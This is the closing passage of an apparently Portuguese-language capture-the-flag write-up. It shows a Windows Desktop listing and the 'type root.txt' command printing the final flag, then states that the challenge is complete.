10/06/2020  08:26             1.446 Microsoft Edge.lnk
10/06/2020  11:20              39 root.txt
                2 arquivo(s)          1.485 bytes
                2 pasta(s)    33.495.801.856 bytes disponíveis

C:\Users\networked\Desktop>type root.txt
df0epc84mdksp0anaue84hdk39asd02ekda09ap
C:\Users\networked\Desktop>
```

Pegando a última flag concluímos com sucesso o desafio proposto.